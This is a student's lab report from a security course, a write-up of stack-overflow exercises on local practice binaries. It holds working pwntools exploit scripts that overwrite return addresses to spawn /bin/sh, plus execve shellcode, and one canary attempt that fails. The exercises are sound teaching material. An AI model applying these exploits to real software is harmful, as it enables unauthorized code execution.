实　验　报　告

学　　号	2108001 2078	姓　　名	姚嫣如	专业班级	网络空间安全 23
课程名称	网络空间安全导论			学期	2025 秋
任课教师	曲海鹏、李晓慧		完成日期		
小组成员	姚嫣如				

一、实验内容及步骤（55%）

lab6 总共包括 5 个题目 (lab6-[1-5])，请分析 5 个题目找到其中的漏洞，写出利用脚本并拿到 shell。，其中 lab6-1/2/3 比较简单，主要考察栈溢出和 shellcode 的简单使用，lab6-4 需要绕过 canary，lab6-5 增加了一点点点难度。

你可能需要进行以下几个步骤，请在提交的 Write-Up(解题报告) 中写清整个做题过程和思路：

1. 逆向分析二进制文件的逻辑，关注缓冲区的大小和读写操作，找出漏洞的位置和触发方法。

2. 查看文件保护机制，调试、计算偏移、考虑利用方法。

3. 编写利用脚本，拿到 shell。

实验题目:

lab06

+ lab6 -1 simple bof
+ lab6 -2 simple shellcode
+ lab6 -3 canary
+ lab6 -4 easy stack overflow
+ lab6 -5 integer overflow

二、实验结果（35%）

（一）使用 scp 命令将本机的文件 lab6-bin 传输至远程的虚拟机中

1、先进入 lab6_bin 所在的文件夹目录

```
C:\Users\yrr>cd D:\yyr\study\experiment\Cyberspace Security\lab06
```

```
C:\Users\yrr>D:

D:\yyr\study\experiment\Cyberspace Security\lab06>
```

2、使用 dir 命令，查看当前目录下所有文件，是否有要上传的 lab6-bin 文件夹

```
D:\yyr\study\experiment\Cyberspace Security\lab06>dir
 驱动器 D 中的卷是 Data
 卷的序列号是 0AA4-4D92

 D:\yyr\study\experiment\Cyberspace Security\lab06 的目录

2025/11/26  16:45    <DIR>          .
2025/11/26  16:45    <DIR>          ..
2025/11/26  16:45    <DIR>          lab6-bin
2025/11/26  16:44            15,335 lab6-bin.zip
2025/11/26  16:44         1,039,203 lab6-stackoverflow.pdf
2025/11/26  16:44           122,978 lab6_stackoverflow_homework.pdf
               3 个文件      1,177,516 字节
               3 个目录 214,829,932,544 可用字节
```

3、使用 scp 命令上传文件夹 scp -r -P 47112 lab6-bin stu112@10.140.32.159:~/

-r 递归复制整个目录 ：~/ 传入到虚拟机的家目录下

```
D:\yyr\study\experiment\Cyberspace Security\lab06>scp -r -P 47112 lab6-bin stu112@10.140.32.159:~/
stu112@10.140.32.159's password:
level0                                                      100% 7524   489.8KB/s   00:00
level1                                                      100% 6096   297.7KB/s   00:00
level2                                                      100% 7416   482.8KB/s   00:00
level3                                                      100% 7444   427.6KB/s   00:00
level4                                                      100% 7472   486.5KB/s   00:00
```

4、登录虚拟机后，查看当前目录下文件，即可看到 lab6-bin 文件夹

```
stu112@19b39220d0e1:~$ ls
copy_of_test.txt  lab3  lab4.c    lab_macro     lab_pie  makefile  vimlab
lab               lab4   lab6-bin  lab_no_macro  la.txt   test.txt  word
```

（二）lab6-1

1、打开第一个题目文件 level0

该文件为 elf 文件，为 Linux 系统下的可执行文件，所以无法直接通过 Windows 电脑文件夹双击打开，因此需要在虚拟机中打开该文件。

（1）在虚拟机中进入 lab6-1 目录，打开 level0

```
stu112@19b39220d0e1:~$ cd lab6-bin
stu112@19b39220d0e1:~/lab6-bin$ ls
lab6-1  lab6-2  lab6-3  lab6-4  lab6-5
stu112@19b39220d0e1:~/lab6-bin$ cd lab6-1
stu112@19b39220d0e1:~/lab6-bin/lab6-1$ ./level0
-bash: ./level0: Permission denied
```

此时会显示没有执行权限

（2）使用 chmod 命令添加权限：

```
stu112@19b39220d0e1:~/lab6-bin/lab6-1$ chmod +x level0
```


（3）再次尝试打开 level0，可以成功运行

```
stu112@19b39220d0e1:~/lab6-bin/lab6-1$ ./level0
Could I know your name?
```

```
stu112@19b39220d0e1:~/lab6-bin/lab6-1$ ./level0
Could I know your name?
yyr
Hi, yyr.
```

2、使用 IDA pro 打开

（1）在左侧函数窗口中找到 main 函数，并使用快捷键 F5 反汇编



（2）双击 sayhi（）函数进入

函数逻辑为打印字符串，将 v1 和 256 传入 myRead 函数，打印字符串并返回。

```
int sayhi()
{
  char v1[36]; // [esp+0h] [ebp-28h] BYREF

  puts("Could I know your name?");
  myRead(v1, 256);
  return printf("Hi, %s.\n", v1);
}
```

（3）双击 myRead 函数进入，使用快捷键 R 替换字符串

可知 myRead 为读取 256 个字符到 v1 中，并将换行符换为\0


```
int __cdecl myRead(int a1, int a2)
{
  int i; // [esp+Ch] [ebp-Ch]


  for ( i = 0; i < a2; ++i )
  {
    read(0, (void *)(i + a1), 1u);
    if ( *(_BYTE *)(i + a1) == '\n' )
    {
      *(_BYTE *)(i + a1) = '\0';
      return i;
    }
  }
  return i;
}
```

自此，分析 sayhi 函数可知，v1 数组存在漏洞，初始化时仅设置了 36 个字符，但后续输入中可存储 256 个字符

（4）在函数窗口找到 seeme 函数

函数内容为返回一个 system 函数，尝试在虚拟机中输入该命令，发现该函数实则为运行了一个终端窗口，允许用户去进行一些命令执行。当用户在 sayhi 中输入了过多内容，会把返回地址覆盖成 seeme 函数，从而在 sayhi 函数执行结束过后，会进入 seeme 函数，从而用户就可以获得系统的命令权限





3、编写 python 脚本


（1）了解 pwntool 库的相关读写函数

from pwn import *在程序中引入 pwn 的所有模块



process（）：运行本地程序进行交互连接

单独使用，程序打开后会自动关闭



interactive（）：将程序的控制权限从脚本还给用户，从而在终端中能直接进行交互

再次运行脚本，这次可与之前手动打开脚本一致，输入字符串

```
p.interactive()
```

```
[+] Starting local process './level0': pid 812165y
[*] Switching to interactive modeb6-1$ python3 exp1.py
Could I know your name?
$ 1
Hi, 1.
[*] Process './level0' stopped with exit code 0 (pid 812165)
[*] Got EOF while reading in interactive
$
```

send(data) ： 发送数据

sendline(data) ： 发送一行数据，相当于在数据末尾加’\n’

sendlineafter(delims,data)：相当于 recvuntil(delims)交互脚本收到 delims 后再发送数据 sendline（data）

sendafter(delims, data)：参考上一条，少一个换行符

recv(numb=4096, timeout=default) ： 接收指定字节

recvall() ： 一直接收直到 EOF

recvline(keepends=True) ： 接收一行直到换行符结束,keepends 为是否保留行尾的’\n’

recvuntil(delims, drop=False) ： 一直读到 delims 的 pattern 出现为止

recvrepeat(timeout=default) ： 持续接受直到 EOF 或 timeout


p16(integer)/p32(integer)/p64(integer)：将整数转换为对应长度机器能识别的小端序

u16(str)/u32(str)/u64(str)：p 系列的逆过程，将小端序转化为整数

0x12345678 → p32 → \x78\x56\x34\x12

（2）计算 sayhi 中 v1 填入多少字节后会溢出

```
int sayhi()
{
  char v1[36]; // [esp+0h] [ebp-28h] BYREF
```



esp 为栈顶，ebp 为栈底，该存储空间为栈底 ebp 往上 0x28 字节，即 40 字节，每一个存储空间占 4 字节，所以一共 10 个 4 字节的存储空间用来保存用户的输入。当输入 44 个字节时溢出覆盖 old ebp，输入 48 个字节时完全覆盖返回地址

（3）编写程序查看正常输入 40 个字节时的输出

定义一个变量 payload，变量值为 0x28 个字符 a，并将字符串转换成字节术语（b）

由于 myRead 中，允许输入 256 个字符或者直到遇到换行符为止，因此使用 sendline 发送数据。

```
2
3 p = process('level0')
4
5 payload = b'a'*0x28
6 p.sendline(payload)
7
8 p.interactive()
```

该程序会直接传入 0x28 个 a 代替输入，从而得到如下结果：

```
stu112@19b39220d0e1:~/lab6-bin/lab6-1$ python3 exp1.py
[!] Could not find executable 'level0' in $PATH, using './level0' instead
[+] Starting local process './level0': pid 812756
[*] Switching to interactive mode
[*] Process './level0' stopped with exit code 0 (pid 812756)
Could I know your name?
Hi, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.
[*] Got EOF while reading in interactive
```

此时输入输出正常。

（4）在已有的 0x28 字符串后追加 4+4+4 字节的数据，此时应该刚好填充到返回地址的栈空间

```
2
3 p = process('level0')
4
5 payload = b'a'*0x28 + b'bbbb' + b'cccc'
6 p.sendline(payload)
7
8 p.interactive()
```

此时依旧可以完成输出

```
[+] Starting local process './level0': pid 812837
[*] Switching to interactive modeb6-1$ vim exp1.py
Could I know your name?
Hi, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbcccc.y
[*] Got EOF while reading in interactive
$
[*] Process './level0' stopped with exit code -11 (SIGSEGV) (pid 812837)
[*] Got EOF while sending in interactive
```

（5）通过 gdb 调试代码

使用 pwntools 提供的指定命令，将 gdb 附加到当前的进程上。

pause（）先暂停脚本，防止在 gdb 附加完成前就将数据发送给了进程

```
3 p = process('level0')
4
5 gdb.attach(p)
6 pause()
7
8 payload = b'a'*0x28 + b'bbbb' + b'cccc'
9 p.sendline(payload)
```

但由于此处直接使用终端进行调试，无法显示 gdb.attach 的图形化界面，因此可以不在脚本中调用 gdb，在终端中调用 gdb 调试，并手动输入 40 个 a+bbbbcccc

```
GDB and Pwndbg parameters can be shown or set with show <param> and set <param> <value> GDB commands
pwndbg> r
Starting program: /home/stu112/lab6-bin/lab6-1/level0
warning: Error disabling address space randomization: Operation not permitted
Could I know your name?
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbcccc
Hi, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbcccc.

Program received signal SIGSEGV, Segmentation fault.
0x63636363 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
```

页面中提示了段落错误，说明程序被异常终止了，在后面的汇编段落找到 EIP，该指针指向的是执行当前命令的地址，正常情况下，该指针指向的应该是函数的返回地址，而此处指向的是最后输入的‘cccc’，说明此时已经可以控制程序的返回地址了

```
*EDI  0xf7f59000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1ead6c
*ESI  0xf7f59000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1ead6c
*EBP  0x62626262 ('bbbb')
*ESP  0xffe7d930 —□ 0xf7f7e200 (_dl_init+176) ◂— jne 0xf7f7e273
*EIP  0x63636363 ('cccc')
```

（6）将返回地址更改为 seeme 函数的地址，从而获取系统命令的权限

在 IDA 中找到 seeme 函数，按 tab 后再按空格键，可以切换到汇编试图，得到如下页面：

```
; Attributes: bp-based frame

; int seeme()
public seeme
seeme proc near

var_4= dword ptr -4

; __unwind {
push    ebp
mov     ebp, esp
push    ebx
sub     esp, 4
call    __x86_get_pc_thunk_ax
add     eax, (offset _GLOBAL_OFFSET_TABLE_ - $)
sub     esp, 0Ch
lea     edx, (aBinSh - 804A000h)[eax] ; "/bin/sh"
push    edx             ; command
mov     ebx, eax
call    _system
add     esp, 10h
nop
mov     ebx, [ebp+var_4]
leave
retn
; } // starts at 80485B3
seeme endp
```

```
.text:080485B3 ; int seeme()
.text:080485B3                 public seeme
.text:080485B3 seeme           proc near
.text:080485B3
.text:080485B3 var_4           = dword ptr -4
.text:080485B3
.text:080485B3 ; __unwind {
.text:080485B3                 push    ebp
.text:080485B4                 mov     ebp, esp
.text:080485B6                 push    ebx
.text:080485B7                 sub     esp, 4
.text:080485BA                 call    __x86_get_pc_thunk_ax
.text:080485BF                 add     eax, (offset _GLOBAL_OFFSET_TABLE_ - $)
.text:080485C4                 sub     esp, 0Ch
.text:080485C7                 lea     edx, (aBinSh - 804A000h)[eax] ; "/bin/sh"
.text:080485CD                 push    edx             ; command
.text:080485CE                 mov     ebx, eax
.text:080485D0                 call    _system
.text:080485D5                 add     esp, 10h
.text:080485D8                 nop
.text:080485D9                 mov     ebx, [ebp+var_4]
.text:080485DC                 leave
.text:080485DD                 retn
.text:080485DD ; } // starts at 80485B3
.text:080485DD seeme           endp
```

此时蓝色字段便是 seeme 函数的地址，将此地址记录下来，打开刚刚的 python 脚本，编写脚本，将之前覆盖返回地址的四个字变成，刚刚获取的 seeme 的地址，并用 p32 将其变为机器可识别的小端序。

```
3 p = process('level0')
4
5 backdoor = 0x080485B3
6
7 payload = b'a'*0x28 + b'bbbb' + p32(backdoor)
8 p.sendline(payload)
9
10 p.interactive()
```

再次运行脚本，可以得到如下结果：

除了输出 ab 还会输出刚刚更换的地址小端序，此外程序不会结束，会进入远程服务器中，此时可以在该程序中输入一些 Linux 命令，远程服务器会执行这些命令，也就实现了栈溢出漏洞的利用，

```
   2 0xf7f59000 _GLOBAL_OFFSET_TABLE_
[+] Starting local process './level0': pid 815604
[*] Switching to interactive mode
Could I know your name?
Hi, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbb\xb3\x85\x04\x08.
$
$ ls
exp1.py  level0
$ whoami
stu112
$
```

可以使用 ctrl+D 发送文件结束符 EOF，结束当前进程


（7）gdb 如何调试该程序

在 sayhi 函数中，最后会调用 leave 和 retn 命令，通过记录 leave 命令的地址，在 gdb 中通过断点查看相关的信息

```
.text:08048680                  lea     eax, (aHi - 804A000h)[ebx] ; "Hi, %s.\n"
.text:08048686                  push    eax             ; format
.text:08048687                  call    _printf
.text:0804868C                  add     esp, 10h
.text:0804868F                  nop
.text:08048690                  mov     ebx, [ebp+var_4]
.text:08048693                  leave
.text:08048694                  retn
.text:08048694 ; } // starts at 8048641
.text:08048694 sayhi            endp
```

```
pwndbg> b *0x08048693
Breakpoint 1 at 0x8048693
```

添加完断点后运行程序，程序会在 leave 命令之前暂停




leave 和 retn 命令实际上和函数开头的 push 和 mov 指令相反，将当前的栈帧信息还原到上一次的栈帧信息。leave → mov esp,ebp pop ebp retn → pop eip




现在 ebp、esp、eip 各自的内容如下：

ebp 存储的是当前的栈帧，esp 存储的是当前栈顶的地址，也就是程序输入的地方，eip 为下一个命令要执行的地址。



输入 ni，让程序往下执行一步，当前 eip 指向 retn 的地址，由于当前 leave 是要反向操作‘mov ebp，esp’，因此先将 ebp 赋值给 esp，然后从栈上 pop 数据给 ebp，由于此时没有数据可抛出所以会回收站上空间，是的当前 esp 地址字节加 4，末尾从 8→c



当前栈顶数据为伪造的返回地址数据：



再次 ni 进入下一步，实现 pop（eip），将 esp 的数据弹给 eip，在先前替换为 seeme 地址的是实验里，此时 eip 中应该是 seeme 的地址，因此返回时就会执行 seeme 函数

```
EBP  0x62626262 ('bbbb')
*ESP  0xffe2c410 —□0xf7efb200 (_dl_init+176) □— jne 0xf7efb273
*EIP  0x63636363 ('cccc')
```

（三）lab6-2

1、在 IDA 中打开 lab6-2 的 level1，找到 main 函数，F5 反编译，得到如下 main 函数内容：

```
IDA View-A  Pseudo
1 int __cdecl main()
2 {
3   sub_80484E9();
4   return 0;
5 }
```

```
1 int sub_80484E9()
2 {
3   char v1[36]; // [esp+0h] [ebp-28h] BYREF
4
5   puts("Could I know your name?");
6   myRead((int)&unk_804A060, 32);
7   printf("Hi, %s.\n", &unk_804A060);
8   return myRead((int)v1, 256);
9 }
```

双击该函数进入，myRead 函数会往第一个参数中读取 32 字符的数据，双击第一个参数查看，该参数的类型是 bss，一般用于存储全局变量。输出该全局变量后，myRead 会再读取 256 字符到 v1 中，而 v1 数组实际长度为 36 字节，因此在 v1 处存在栈溢出。

```
.bss:0804A041                   align 20h
.bss:0804A060 unk_804A060       db    ? ;
.bss:0804A060
.bss:0804A061                   db    ? ;
.bss:0804A062                   db    ? ;
.bss:0804A063                   db    ? ;
.bss:0804A064                   db    ? ;
```

而此时在左边函数窗口处，并没能发现后门函数（即第一个实验中的 seeme 函数），所以需要自己手动编写 shellcode。

2、编写后门函数

（1）在 lab6-2 目录下使用 vim 编写 shellcode

代替实验 1 的 seeme 函数，触发 system('/bin/sh')

```
shellcode = asm("""
    push 0x68732f
    push 0x6e69@22f
    mov ebx, esp
    xor ecx, ecx
    xor edx, edx
    push 11
    pop eax
    int 0x80
""")
```

0x6e69@22f 等同于刚刚/bin/sh 终端的地址，xor 通过异或操作将 ecx 和 edx 置零，eax 存储的是系统编号 11，作用是执行刚刚的 system 函数，int 0x80 触发系统调用

（2）使用 checksec 查看文件的保护机制

查看 level1 的保护机制

Arch：可以运行在 i386 处理器上的 32 位的程序

RELRO：地址随机化，打乱堆地址码和栈地址，提高程序安全性。

Stack：canary 保护，此处未开启

NX：no execute，一般程序中都会开启，此处 NX 保护并未开启

RWX：读、写、执行权限，一般只有读写，因为此处没有开启 NX 保护，所以此处有执行权限，可以将 shellcode 写入堆栈当中。

```
stu112@19b39220d0e1:~/lab6-bin/lab6-2$ checksec level1
[*] '/home/stu112/lab6-bin/lab6-2/level1'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x8048000)
    Stack:    Executable
    RWX:      Has RWX segments
    Stripped:   No
```

（3）使用 gdb 调试程序

进入后输入 r 运行程序，显示能够运行后，在输入前先按 ctrl+C 终端程序，回到 gdb 页面

```
pwndbg> r
Starting program: /home/stu112/lab6-bin/lab6-2/level1
warning: Error disabling address space randomization: Operation not permitted
Could I know your name?
^C
Program received signal SIGINT, Interrupt.
```

输入 vmmap，可以看到程序在内存中映射的空间

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
     Start        End Perm     Size Offset File
 0x8048000  0x8049000 r-xp     1000      0 /home/stu112/lab6-bin/lab6-2/level1
 0x8049000  0x804a000 r--p     1000      0 /home/stu112/lab6-bin/lab6-2/level1
 0x804a000  0x804b000 rw-p     1000   1000 /home/stu112/lab6-bin/lab6-2/level1
 0x9b73000  0x9b95000 rw-p    22000      0 [heap]
0xf7d11000 0xf7d2a000 r--p    19000      0 /usr/lib/i386-linux-gnu/libc-2.31.so
0xf7d2a000 0xf7e85000 r-xp   15b000  19000 /usr/lib/i386-linux-gnu/libc-2.31.so
0xf7e85000 0xf7ef9000 r--p    74000 174000 /usr/lib/i386-linux-gnu/libc-2.31.so
0xf7ef9000 0xf7efa000 ---p     1000 1e8000 /usr/lib/i386-linux-gnu/libc-2.31.so
0xf7efa000 0xf7efc000 r--p     2000 1e8000 /usr/lib/i386-linux-gnu/libc-2.31.so
0xf7efc000 0xf7efd000 rw-p     1000 1ea000 /usr/lib/i386-linux-gnu/libc-2.31.so
0xf7efd000 0xf7f00000 rw-p     3000      0 [anon_f7efd]
0xf7f08000 0xf7f0a000 rw-p     2000      0 [anon_f7f08]
0xf7f0a000 0xf7f0e000 r--p     4000      0 [vvar]
0xf7f0e000 0xf7f10000 r-xp     2000      0 [vdso]
0xf7f10000 0xf7f11000 r--p     1000      0 /usr/lib/i386-linux-gnu/ld-2.31.so
0xf7f11000 0xf7f2f000 r-xp    1e000   1000 /usr/lib/i386-linux-gnu/ld-2.31.so
0xf7f2f000 0xf7f3a000 r--p     b000  1f000 /usr/lib/i386-linux-gnu/ld-2.31.so
0xf7f3b000 0xf7f3c000 r--p     1000  2a000 /usr/lib/i386-linux-gnu/ld-2.31.so
0xf7f3c000 0xf7f3d000 rw-p     1000  2b000 /usr/lib/i386-linux-gnu/ld-2.31.so
0xff925000 0xff946000 rwxp    21000      0 [stack]
```

在最下面一行，有下划线提示，一般为不应该有执行权限的空间开启了权限，而此处显示的是栈空间，而左侧显示“rwxp”有 x 在表明有执行权限，因此可以考虑将 shellcode 写入到栈中。

（4）编写 python 脚本

先确定脚本框架，并运行查看是否报错。程序可以正常运行，也可以正常输入输出。

```
from pwn import *

p = process('./level1')

p.interactive()
```

```
[+] Starting local process './level1': pid 819665
[*] Switching to interactive mode
Could I know your name?
$ 111
Hi, 111.
$
[*] Got EOF while reading in interactive
$
[*] Process './level1' stopped with exit code 0 (pid 819665)
```

编写主要逻辑，由于 myRead 会获取一个没有用处的字符串，所以此处可以随意输入

```
puts("Could I know your name?");
myRead((int)&unk_804A060, 32);
printf("Hi, %s.\n", &unk_804A060);
```

在收到“could I know your name？”的末尾“name？”时就发送 abcd 字符串

```
1 from pwn import *
2
3 p = process('./level1')
4
5 p.sendlineafter(b'name?',b'abcd')
6
7
8 p.interactive()
```

当前输出结果如下：

```
stu112@19b39220d0e1:~/lab6-bin/lab6-2$ python3 exp.py
Hi, abcd.
$
```


分析当前程序如果要栈溢出需要输入多少个字符：回到 sub 函数界面，可以看到该 v1 数组空间与 lab1 一致，为 0x28 个空间，则当输入数据为 40+4+4 字节时完全覆盖返回地址

```
int sub_80484E9()
{
  char v1[36]; // [esp+0h] [ebp-28h] BYREF
}
```

使用 ROPgadget，寻找代码中的小片段，第一个参数规定寻找片段的文件，第二个参数为寻找和指令相关的片段，结果如下：

```
stu112@19b39220d0e1:~/lab6-bin/lab6-2$ ROPgadget --
Gadgets information
============================================================
0x0804832b : jmp 0x8048310
0x08048484 : jmp 0x8048410
0x0804849f : jmp 0x80484d9
0x080484d3 : jmp 0x80484e1
0x080486f7 : jmp dword ptr [ebx]
0x0804864b : jmp esp

Unique gadgets found: 6
```



前四个表示已经占用了该处空间，因此这四个地址无法将 shellcode 写入，而地下带中括号表示解引用，为当前 ebx 指针地址中的值，因此选择最后一个 jump esp

在函数返回时，根据实验 1 的 gdb 调试分析，执行 leave 和 retn 后，ebp 指向上一次栈帧信息的栈底，esp 指向上一次栈帧信息的栈顶，即当前返回地址的上一个字节，因此只要将返回地址替换成 jmp esp 的地址，并将新的 esp 地址处内容替换成 shellcode，即可完成漏洞利用

```python
from pwn import *

p = process('./level1')

p.sendlineafter(b'name?',b'abcd')

jmp_esp = 0x0804864b

shellcode = asm("""
    push 0x68732f
    push 0x6e69622f
    mov ebx,esp
    xor ecx,ecx
    xor edx,edx
    push 11
    pop eax
    int 0x80
""")

payload = b'a' * 0x28 + b'bbbb' + p32(jmp_esp) + shellcode
p.sendlineafter(b'abcd.',payload)

p.interactive()
```

再次运行脚本，此次运行结果成功跳转到终端，可以输入 linux 命令，表明成功：

```
stu112@19b39220d0e1: /lab6-bin/lab6-2$ python3 exp.py
[+] Starting local process './level1': pid 820228
[*] Switching to interactive mode

$ ls
exp.py  level1  shellcode
$ whoami
stu112
$
```

（四）lab6-3

主要分析 canary 保护

1、将 lab6-3 目录下 level2 文件拖入 IDA，找到 main 函数反汇编

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  func();
  return 0;
}
```

双击进入 func 函数，查看函数逻辑，总共有两次读取和输出，第一次为读取 0x28 字节，第二次为读取 0x80 字节，而 buf 数组只有 24 字节的容量，因此两次读取都会导致溢出

```
unsigned int func()
{
  char buf[24]; // [esp+4h] [ebp-24h] BYREF
  unsigned int v2; // [esp+1Ch] [ebp-Ch]

  v2 = __readgsdword(0x14u);
  puts("1st read");
  read(0, buf, 0x28u);
  printf("you say: %s\n", buf);
  puts("2nd read");
  read(0, buf, 0x80u);
  printf("you say: %s\n", buf);
  return __readgsdword(0x14u) ^ v2;
}
```

查看右侧函数窗口，发现 seeme 函数，表明该程序已经给出了后门函数，因此不需要自己手动编写 shellcode

```
int seeme()
{
  return system("/bin/sh");
}
```

2、为 level2 程序添加执行权限

检查 level2 的 RWX 权限，并为 level2 增加执行权限

```
stu112@19b39220d0e1:~/lab6-bin/lab6-3$ ls -l level2
-rw-rw-r-- 1 stu112 stu112 7416 Nov 26 17:09 level2
stu112@19b39220d0e1:~/lab6-bin/lab6-3$ chmod +x level2
stu112@19b39220d0e1:~/lab6-bin/lab6-3$ ls -l level2
-rwxrwxr-x 1 stu112 stu112 7416 Nov 26 17:09 level2
```

3、编写 python 脚本

此处可以在第一次读取时随意输入，在第二次读取时再覆盖返回地址。

（1）计算需要填充到覆盖返回地址的数据大小

buf 数组为 0x24 字节大小，因此可填充 36+4+4 字节

```
1
  char buf[24]; // [esp+4h] [ebp-24h] BYREF
  unsigned int v2; // [esp+1Ch] [ebp-Ch]
```

seeme 函数地址为：

```
.text:08048516
.text:08048516 ; int seeme()
.text:08048516                 public seeme
.text:08048516 seeme           proc near
.text:08048516
.text:08048516 var_4           = dword ptr -4
```

（2）因此代码如下：

```
from pwn import *

p = process('./level2')

p.sendafter(b'1st read',b'abcd')

backdoor = 0x08048516

payload = b'a' * 0x24 + b'bbbb' + p32(backdoor)
p.sendafter('2nd read',payload)

p.interactive()
```

（3）运行该脚本，结果如下：

```
[+] Starting local process './level2': pid 820565
/usr/local/lib/python3.8/dist-packages/pwnlib/tubes/tube.py:866: BytesWarning: Text is not bytes; assuming ASCII, no gua
rantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode

you say: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbb\x16\x85\x04\x08\xb0\xe2\xf4\xf7\xc0h\xa2\xff
*** stack smashing detected ***: terminated
[*] Got EOF while reading in interactive
```

虽然程序正常输出了物品们设置的字符串以及地址，且最后出现$字符，但实际显示已经获取了 EOF，即程序已经结束，此时输入 linux 指令，无法执行

```
*** stack smashing detected ***: terminated
[*] Got EOF while reading in interactive
$ ls
[*] Process './level2' stopped with exit code -6 (SIGABRT) (pid 820565)
[*] Got EOF while sending in interactive
stu112@19b39220d0e1:~/lab6-bin/lab6-3$
```

且程序给出提示栈溢出被检测出

```
